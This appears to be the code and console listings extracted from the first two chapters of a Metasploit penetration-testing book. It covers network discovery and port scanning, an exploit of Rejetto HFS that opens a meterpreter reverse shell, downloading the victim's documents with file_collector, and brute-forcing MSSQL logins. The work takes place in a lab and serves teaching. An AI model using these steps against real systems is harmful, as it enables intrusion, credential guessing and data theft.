



# Chapter 1: Getting Started with Metasploit




← Create Virtual Machine

Name and operating system

Name:

Type:  

Version:  

Memory size

1024 MB


4 MB 16384 MB


Hard disk


Do not add a virtual hard disk

Create a virtual hard disk now


Use an existing virtual hard disk file












```

root@beast:~# msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema

```

```
root@beast:~# msfconsole
```

```
IIIIII dTb.dTb
  II    4'  v  'B
  II    6.    .P
  II    'T;. .;P'
  II    'T; ;P'
IIIIII  'YvP'
```



```
I love shells --egypt
```

```
      =[ metasploit v4.13.13-dev ]
+ -- --=[ 1611 exploits - 915 auxiliary - 279 post ]
+ -- --=[ 471 payloads - 39 encoders - 9 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > █
```

```
msf > help
```

```
Core Commands
```

```
=====
```

Command	Description
-----	-----
?	Help menu
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
exit	Exit the console
get	Gets the value of a context-specific variable
getg	Gets the value of a global variable
grep	Grep the output of another command
help	Help menu
history	Show command history
irb	Drop into irb scripting mode
load	Load a framework plugin
quit	Exit the console
route	Route traffic through a session
save	Saves the active datastores
sessions	Dump session listings and display information about sessions
set	Sets a context-specific variable to a value
setg	Sets a global variable to a value
sleep	Do nothing for the specified number of seconds
spool	Write console output into a file as well the screen
threads	View and manipulate background threads
unload	Unload a framework plugin
unset	Unsets one or more context-specific variables
unsetg	Unsets one or more global variables
version	Show the framework and console library version numbers

## Module Commands

=====

Command	Description
advanced	Displays advanced options for one or more modules
back	Move back from the current context
edit	Edit the current module with the preferred editor
info	Displays information about one or more modules
loadpath	Searches for and loads modules from a path
options	Displays global options or for one or more modules
popm	Pops the latest module off the stack and makes it active
previous	Sets the previously loaded module as the current module
pushm	Pushes the active or list of modules onto the module stack
reload_all	Reloads all modules from all defined module paths
search	Searches module names and descriptions
show	Displays modules of a given type, or all modules
use	Selects a module by name

```
msf > workspace -h
```

Usage:

workspace	List workspaces
workspace [name]	Switch workspace
workspace -a [name] ...	Add workspace(s)
workspace -d [name] ...	Delete workspace(s)
workspace -D	Delete all workspaces
workspace -r <old> <new>	Rename workspace
workspace -h	Show this help information

```
msf > workspace -a NetworkVAPT
```

```
[*] Added workspace: NetworkVAPT
```

```
msf > workspace NetworkVAPT
```

```
[*] Workspace: NetworkVAPT
```

```
msf > use auxiliary/scanner/discovery/arp_sweep
```

```
msf auxiliary(arp_sweep) > show options
```

```
Module options (auxiliary/scanner/discovery/arp_sweep):
```

Name	Current Setting	Required	Description
-----	-----	-----	-----
INTERFACE		no	The name of the interface
RHOSTS		yes	The target address range or CIDR identifier
SHOST		no	Source IP Address
SMAC		no	Source MAC Address
THREADS	1	yes	The number of concurrent threads
TIMEOUT	5	yes	The number of seconds to wait for new data

```
msf auxiliary(arp_sweep) > set RHOSTS 192.168.10.0/24
```

```
RHOSTS => 192.168.10.0/24
```

```
msf auxiliary(arp_sweep) > set SHOST 192.168.10.1
```

```
SHOST => 192.168.10.1
```

```
msf auxiliary(arp_sweep) > set SMAC DE:AD:BE:EF:DE:AD
```

```
SMAC => DE:AD:BE:EF:DE:AD
```

```
msf auxiliary(arp_sweep) > set threads 10
```

```
threads => 10
```

Source	Interval	Protocol	Length	Info
HonHaiPr_c8:46:df	Broadcast	ARP	42	who has 192.168.10.1? Tell 192.168.10.101
de:ad:be:ef:de:ad	Broadcast	ARP	60	who has 192.168.10.249? Tell 192.168.10.1
HonHaiPr_c8:46:df	Broadcast	ARP	60	who has 192.168.10.249? Tell 192.168.10.1
de:ad:be:ef:de:ad	Broadcast	ARP	60	who has 192.168.10.250? Tell 192.168.10.1
HonHaiPr_c8:46:df	Broadcast	ARP	60	who has 192.168.10.250? Tell 192.168.10.1
de:ad:be:ef:de:ad	Broadcast	ARP	60	who has 192.168.10.251? Tell 192.168.10.1
HonHaiPr_c8:46:df	Broadcast	ARP	60	who has 192.168.10.251? Tell 192.168.10.1
de:ad:be:ef:de:ad	Broadcast	ARP	60	who has 192.168.10.252? Tell 192.168.10.1
HonHaiPr_c8:46:df	Broadcast	ARP	60	who has 192.168.10.252? Tell 192.168.10.1
de:ad:be:ef:de:ad	Broadcast	ARP	60	who has 192.168.10.253? Tell 192.168.10.1
HonHaiPr_c8:46:df	Broadcast	ARP	60	who has 192.168.10.253? Tell 192.168.10.1
fe80::c0b2:ff:fe2b:ff02::1		ICMPv6	78	Router Advertisement from e8:de:27:86:be:0a
de:ad:be:ef:de:ad	Broadcast	ARP	60	who has 192.168.10.254? Tell 192.168.10.1
<				>
⊞ Frame 170: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0				
⊞ Ethernet II, Src: de:ad:be:ef:de:ad (de:ad:be:ef:de:ad), Dst: Broadcast (ff:ff:ff:ff:ff:ff)				
⊞ Destination: Broadcast (ff:ff:ff:ff:ff:ff)				
⊞ Source: de:ad:be:ef:de:ad (de:ad:be:ef:de:ad)				
Type: ARP (0x0806)				
Padding: 00000000000000000000000000000000				
⊞ Address Resolution Protocol (request)				
Hardware type: Ethernet (1)				
Protocol type: IP (0x0800)				
Hardware size: 6				
Protocol size: 4				
opcode: request (1)				
Sender MAC address: de:ad:be:ef:de:ad (de:ad:be:ef:de:ad)				
Sender IP address: 192.168.10.1 (192.168.10.1)				
Target MAC address: Broadcast (ff:ff:ff:ff:ff:ff)				
Target IP address: 192.168.10.250 (192.168.10.250)				

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options
```

```
Module options (auxiliary/scanner/portscan/tcp):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
CONCURRENCY	10	yes	The number of concurrent ports to check per host
PORTS	1-10000 (e.g. 22-25,80,110-900)	yes	Ports to scan
RHOSTS		yes	The target address range or CIDR identifier
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1000	yes	The socket connect timeout in milliseconds

```
msf auxiliary(tcp) > █
```

```
msf auxiliary(tcp) > set RHOSTS 192.168.10.111
RHOSTS => 192.168.10.111
msf auxiliary(tcp) > set THREADS 10
THREADS => 10
msf auxiliary(tcp) > set CONCURRENCY 20
CONCURRENCY => 20
msf auxiliary(tcp) > run
WARNING:  there is already a transaction in progress

[*] 192.168.10.111:21 - TCP OPEN
[*] 192.168.10.111:80 - TCP OPEN
[*] 192.168.10.111:135 - TCP OPEN
[*] 192.168.10.111:139 - TCP OPEN
[*] 192.168.10.111:445 - TCP OPEN
[*] 192.168.10.111:5985 - TCP OPEN
[*] 192.168.10.111:8080 - TCP OPEN
[*] 192.168.10.111:8092 - TCP OPEN
[*] 192.168.10.111:8094 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > █
```



```
msf auxiliary(http_version) > set RPORT 80
RPORT => 80
msf auxiliary(http_version) > run

[*] 192.168.10.111:80 Microsoft-IIS/8.5 ( Powered by
PHP/5.3.28, ASP.NET )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) > set RPORT 8080
RPORT => 8080
msf auxiliary(http_version) > run

[*] 192.168.10.111:8080 HFS 2.3
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) > █
```

```

msf auxiliary(http_version) > pushm
msf auxiliary(http_version) > back
msf > search HFS

Matching Modules
=====

      Name                                     Disclo
sure Date  Rank          Description
-----
-----
      exploit/multi/http/git_client_command_exec  2014-1
2-18      excellent  Malicious Git and Mercurial HTT
P Server For CVE-2014-9390
      exploit/windows/http/rejetto_hfs_exec      2014-0
9-11      excellent  Rejetto HttpFileServer Remote C
ommand Execution

msf > use exploit/windows/http/rejetto_hfs_exec
msf exploit(rejetto_hfs_exec) >

```

Name	Current Setting	Required	Description
----	-----	-----	-----
HTTPDELAY	10	no	Seconds to wait before terminating web server
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOST		yes	The target address
RPORT	80	yes	The target port
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	The path of the web application
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

```
msf exploit(rejetto_hfs_exec) > set RHOST 192.168.10.111
RHOST => 192.168.10.111
msf exploit(rejetto_hfs_exec) > set RPORT 8080
RPORT => 8080
msf exploit(rejetto_hfs_exec) > set payload windows/meterpreter
/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(rejetto_hfs_exec) > set SRVHOST 192.168.10.112
SRVHOST => 192.168.10.112
msf exploit(rejetto_hfs_exec) > set LHOST 192.168.10.112
LHOST => 192.168.10.112
msf exploit(rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 192.168.10.112:4444
[*] Using URL: http://192.168.10.112:8080/EG2rUfq
[*] Server started.
[*] Sending a malicious request to /
[*] 192.168.10.111   rejetto_hfs_exec - 192.168.10.111:8080 - P
ayload request received: /EG2rUfq
[*] Sending stage (957487 bytes) to 192.168.10.111
[*] Meterpreter session 2 opened (192.168.10.112:4444 -> 192.16
8.10.111:49177) at 2017-02-15 01:40:19 +0530
[!] Tried to delete %TEMP%\hFjDlGivpCEbp.vbs, unknown result
[*] Server stopped.

meterpreter > █
```

```
meterpreter > getuid
Server username: WIN-3KOU2TIJ4E0\Administrator
meterpreter > getpid
Current pid: 2776
meterpreter > arp
```

ARP cache

=====

IP address	MAC address	Interface
-----	-----	-----
192.168.10.1	e8:de:27:86:be:0a	12
192.168.10.112	08:00:27:55:fc:fa	12
192.168.10.255	ff:ff:ff:ff:ff:ff	12
192.168.20.1	52:54:00:12:35:00	15
192.168.20.3	08:00:27:50:22:9b	15
192.168.20.255	ff:ff:ff:ff:ff:ff	15
224.0.0.22	01:00:5e:00:00:16	12
224.0.0.22	00:00:00:00:00:00	1
224.0.0.22	01:00:5e:00:00:16	15
224.0.0.252	01:00:5e:00:00:fc	15
224.0.0.252	01:00:5e:00:00:fc	12
255.255.255.255	ff:ff:ff:ff:ff:ff	12
255.255.255.255	ff:ff:ff:ff:ff:ff	15

```
meterpreter > █
```

```
meterpreter > run file_collector -d C:\\Users -f *.doc
|*.pptx -r -o files
[*] Searching for *.doc
[*]       C:\\Users\\Administrator\\Desktop\\JSU emails.docx
(48358 bytes)
[*] Searching for *.pptx
[*]       C:\\Users\\Administrator\\Desktop\\Consultant Prof
ile - Nipun Jaswal.pptx (4020542 bytes)
```

```
meterpreter > run file_collector -i files -l /root/Des
ktop/
[*] Reading file files
[*] Downloading to /root/Desktop/
[*]       Downloading C:\\Users\\Administrator\\Desktop\\JSU
emails.docx
[*]       Downloading C:\\Users\\Administrator\\Desktop\\Con
sultant Profile - Nipun Jaswal.pptx
meterpreter > █
```

## Chapter 2: Identifying and Scanning Targets

```
msf > use auxiliary/scanner/ftp/  
use auxiliary/scanner/ftp/anonymous  
use auxiliary/scanner/ftp/bison_ftp_traversal  
use auxiliary/scanner/ftp/ftp_login  
use auxiliary/scanner/ftp/ftp_version  
use auxiliary/scanner/ftp/konica_ftp_traversal  
use auxiliary/scanner/ftp/pcman_ftp_traversal  
use auxiliary/scanner/ftp/titanftp_xcrc_traversal
```

```
msf > use auxiliary/scanner/ftp/ftp_version  
msf auxiliary(ftp_version) > show options  
  
Module options (auxiliary/scanner/ftp/ftp_version):  
  
  Name      Current Setting      Required  Description  
  ----      -  
  FTPPASS   mozilla@example.com  no        The password for the s  
pecified username  
  FTPUSER   anonymous             no        The username to authen  
ticate as  
  RHOSTS    RHOSTS               yes       The target address ran  
ge or CIDR identifier  
  RPORT     21                   yes       The target port  
  THREADS   1                    yes       The number of concurre  
nt threads
```

```
msf auxiliary(ftp_version) > set RHOSTS 192.168.10.0/24  
RHOSTS => 192.168.10.0/24  
msf auxiliary(ftp_version) > set threads 10  
threads => 10  
msf auxiliary(ftp_version) > run
```

```
[*] 192.168.10.1:21 FTP Banner: '220 Welcome to TP-LINK FTP server\x0d\x0a'
[*] Scanned 27 of 256 hosts (10% complete)
[*] Scanned 52 of 256 hosts (20% complete)
[*] Scanned 77 of 256 hosts (30% complete)
[*] 192.168.10.109:21 FTP Banner: '220 FTP Utility FTP server (Version 1.00) ready.\x0d\x0a'
[*] Scanned 111 of 256 hosts (43% complete)
[*] Scanned 130 of 256 hosts (50% complete)
[*] Scanned 159 of 256 hosts (62% complete)
[*] Scanned 181 of 256 hosts (70% complete)
[*] Scanned 210 of 256 hosts (82% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_version) > █
```

```
msf auxiliary(ftp_version) > set ShowProgress false
ShowProgress => false
msf auxiliary(ftp_version) > run

[*] 192.168.10.1:21 FTP Banner: '220 Welcome to TP-LINK FTP server\x0d\x0a'
[*] 192.168.10.109:21 FTP Banner: '220 FTP Utility FTP server (Version 1.00) ready.\x0d\x0a'
[*] Auxiliary module execution completed
msf auxiliary(ftp_version) > █
```



```
[*] Connecting to FTP server 192.168.10.3:21...
[*] Connecting to FTP server 192.168.10.2:21...
[*] Connecting to FTP server 192.168.10.1:21...
[*] Connecting to FTP server 192.168.10.0:21...
[*] Connecting to FTP server 192.168.10.5:21...
[*] Connecting to FTP server 192.168.10.7:21...
[*] Connecting to FTP server 192.168.10.10:21...
[*] Connected to target FTP server.
[*] 192.168.10.1:21 FTP Banner: '220 Welcome to TP-LINK FTP
server\x0d\x0a'
[*] Connecting to FTP server 192.168.10.11:21...
[*] Connecting to FTP server 192.168.10.12:21...
[*] Connecting to FTP server 192.168.10.13:21...
```

```
if(banner)
  banner_sanitized = Rex::Text.to_hex_ascii(self.banner.to_s)
  print_status("#{rhost}:%{rport} FTP Banner: '#{banner_sanitized}'")
  report_service(:host => rhost, :port => rport, :name => "ftp", :info
=> banner_sanitized)
end
disconnect
```

```
if(banner)
  banner_sanitized = Rex::Text.to_hex_ascii(self.banner.to_s)
  print_good("#{rhost}:%{rport} FTP Banner: '#{banner_sanitized}'")
  report_service(:host => rhost, :port => rport, :name => "ftp", :info => banner_sanitized)
  if banner_sanitized =~ /FTP\sUtility\sFTP\sserver/
    print_good("#{rhost} is Vulnerable to Attack")
  else
    print_error("Not Vulnerable")
  end
end
disconnect
```

```
msf auxiliary(ftp_version) > run

[+] 192.168.10.1:21 FTP Banner: '220 Welcome to TP-LINK F
TP server\x0d\x0a'
[-] Not Vulnerable
[+] 192.168.10.109:21 FTP Banner: '220 FTP Utility FTP se
rver (Version 1.00) ready.\x0d\x0a'
[+] 192.168.10.109 is Vulnerable to Attack
```

```
msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf auxiliary(mssql_ping) > run

[*] SQL Server information for 192.168.65.1:
[+] ServerName = WIN8
[+] InstanceName = MSSQLSERVER
[+] IsClustered = No
[+] Version = 10.0.1600.22
[+] tcp = 1433
[+] np = \\WIN8\pipe\sql\query
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_ping) > █
```

```
msf > use auxiliary/scanner/mssql/mssql_login
msf auxiliary(mssql_login) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf auxiliary(mssql_login) > run

[*] 192.168.65.1:1433 - MSSQL - Starting authentication scanner.
[*] 192.168.65.1:1433 MSSQL - [1/2] - Trying username:'sa' with password:''
[+] 192.168.65.1:1433 - MSSQL - successful login 'sa' : ''
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_login) > █
```

```
msf > use auxiliary/scanner/mssql/mssql_login
msf auxiliary(mssql_login) > show options

Module options (auxiliary/scanner/mssql/mssql_login):

  Name                Current Setting  Required  Description
  ----                -
BLANK_PASSWORDS      true            no        Try blank passwords for all users
BRUTEFORCE_SPEED     5              yes       How fast to bruteforce, from 0 to 5
PASSWORD             no             no        A specific password to authenticate with
PASS_FILE            no             no        File containing passwords, one per line
RHOSTS               yes            yes       The target address range or CIDR identifier
RPORT                1433           yes       The target port
STOP_ON_SUCCESS      false          yes       Stop guessing when a credential works for a host
THREADS              1              yes       The number of concurrent threads
USERNAME             sa              no        A specific username to authenticate as
USERPASS_FILE        no             no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS         true           no        Try the username as the password for all users
USER_FILE            no             no        File containing usernames, one per line
USE_WINDOWS_AUTHENT  false          yes       Use windows authentication
VERBOSE              true           yes       Whether to print output for all attempts
```

```
msf auxiliary(mssql_login) > set USER_FILE user.txt
USER_FILE => user.txt
msf auxiliary(mssql_login) > set PASS_FILE pass.txt
PASS_FILE => pass.txt
msf auxiliary(mssql_login) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf auxiliary(mssql_login) >
```

```
[*] 192.168.65.1:1433 MSSQL - [02/36] - Trying username:'sa ' with password:''
[+] 192.168.65.1:1433 - MSSQL - successful login 'sa ' : ''
[*] 192.168.65.1:1433 MSSQL - [03/36] - Trying username:'nipun' with password:''
[-] 192.168.65.1:1433 MSSQL - [03/36] - failed to login as 'nipun'
[*] 192.168.65.1:1433 MSSQL - [04/36] - Trying username:'apex' with password:''
[-] 192.168.65.1:1433 MSSQL - [04/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [05/36] - Trying username:'nipun' with password:'nipun'
[-] 192.168.65.1:1433 MSSQL - [05/36] - failed to login as 'nipun'
[*] 192.168.65.1:1433 MSSQL - [06/36] - Trying username:'apex' with password:'apex'
[-] 192.168.65.1:1433 MSSQL - [06/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [07/36] - Trying username:'nipun' with password:'12345'
[+] 192.168.65.1:1433 - MSSQL - successful login 'nipun' : '12345'
[*] 192.168.65.1:1433 MSSQL - [08/36] - Trying username:'apex' with password:'12345'
[-] 192.168.65.1:1433 MSSQL - [08/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [09/36] - Trying username:'apex' with password:'123456'
[-] 192.168.65.1:1433 MSSQL - [09/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [10/36] - Trying username:'apex' with password:'18101988'
[-] 192.168.65.1:1433 MSSQL - [10/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [11/36] - Trying username:'apex' with password:'12121212'
[-] 192.168.65.1:1433 MSSQL - [11/36] - failed to login as 'apex'
```

```
msf > use auxiliary/scanner/portscan/tcp
```

```
msf auxiliary(tcp) > show options
```

```
Module options (auxiliary/scanner/portscan/tcp):
```

Name	Current Setting	Required	Description
-----	-----	-----	-----
CONCURRENCY	10	yes	The number of concurrent ports to check per host
PORTS	1-10000 (e.g. 22-25,80,110-900)	yes	Ports to scan
RHOSTS	192.168.1.19	yes	The target address range or CIDR identifier
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1000	yes	The socket connect timeout in milliseconds

```
msf auxiliary(tcp) > set RHOSTS 192.168.1.0/24
```

```
RHOSTS => 192.168.1.0/24
```

